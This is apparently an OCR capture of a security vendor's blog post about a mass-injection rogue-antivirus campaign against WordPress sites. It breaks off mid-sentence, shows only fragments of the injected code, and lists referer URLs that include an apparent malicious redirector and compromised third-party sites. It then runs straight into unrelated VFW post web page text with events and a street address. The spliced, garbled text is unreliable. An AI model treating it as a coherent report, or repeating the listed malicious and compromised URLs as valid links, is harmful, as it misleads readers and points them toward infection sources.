
The Websense® ThreatSeeker® Network has detected a new wave of mass-injections of a well-known rogue antivirus campaign that we've been following in Security Labs™ for months. The majority of targets are Web sites hosted by the WordPress content management system. At the time of writing, more than 200,000 Web pages have been compromised, amounting to close to 30,000 unique Web sites (hosts). The injection hijacks visitors to the compromised sites and rediects them to rogue AV sites that attempt to trick them into downloading and installing a Trojan onto their computer.

The inj

</BO
</HT

After a ... d the landing site is the
".de.lv" ... computer and scares the
user by ... indow with a "Windows
Securit ... s only a pop-up window
within t ... supposedly found
Trojans

	cs_referer
1	http://zzzbo.dlinkddns.com/111/out.php
2	http://www.weinersmith.com/?p=112
3	http://www.vfwpost7383.org/
4	http://www.triathlonfamily.com/forum/index.php?showtopic=11866
5	http://www.treinototal.com.br/revista/2009/02/17/colageno-e-gelatina-confira-a-importancia/
6	http://www.thegreatestmiraclemovie.com/new/wp-admin/user/jquery-ui-icons-example
7	http://www.thedailyfetch.com/silicon-valley/
8	http://www.thedailyfetch.com/san-mateo/
9	http://www.thedailyfetch.com/
10	http://www.tardigrade.biz/?page_id=739
11	http://www.srusado.pt/index2.php
12	http://www.srusado.pt/A_empresa.php
13	http://www.srusado.pt/
14	http://www.simonwinthrop.com/index.htm



VFW POST 7383
FRANKLIN-SLOAN

◆ CURRENT EVENTS

VFW BINGO
7:00 PM - March 29, 2012

VFW Bingo Every Thursday Night

More Information

Monthly Officers Meeting
9:00 AM - April 01, 2012

The post officers meet on the first Sunday every month at 0900 hrs.

More Information


◆ FIND US
VFW Post 7383
522 Reedy Creek Road
Cary, NC 27513
Phone: 1-919-467-1188
Directions

◆ WHO WE ARE AND WHAT WE ARE ABOUT

Veteran......A Veteran is someone, who at one point in their life, wrote a blank check payable to the United States of America for an amount up to, and including,their life. That is an honor, and there are way too many people in this country who no longer remember that fact.

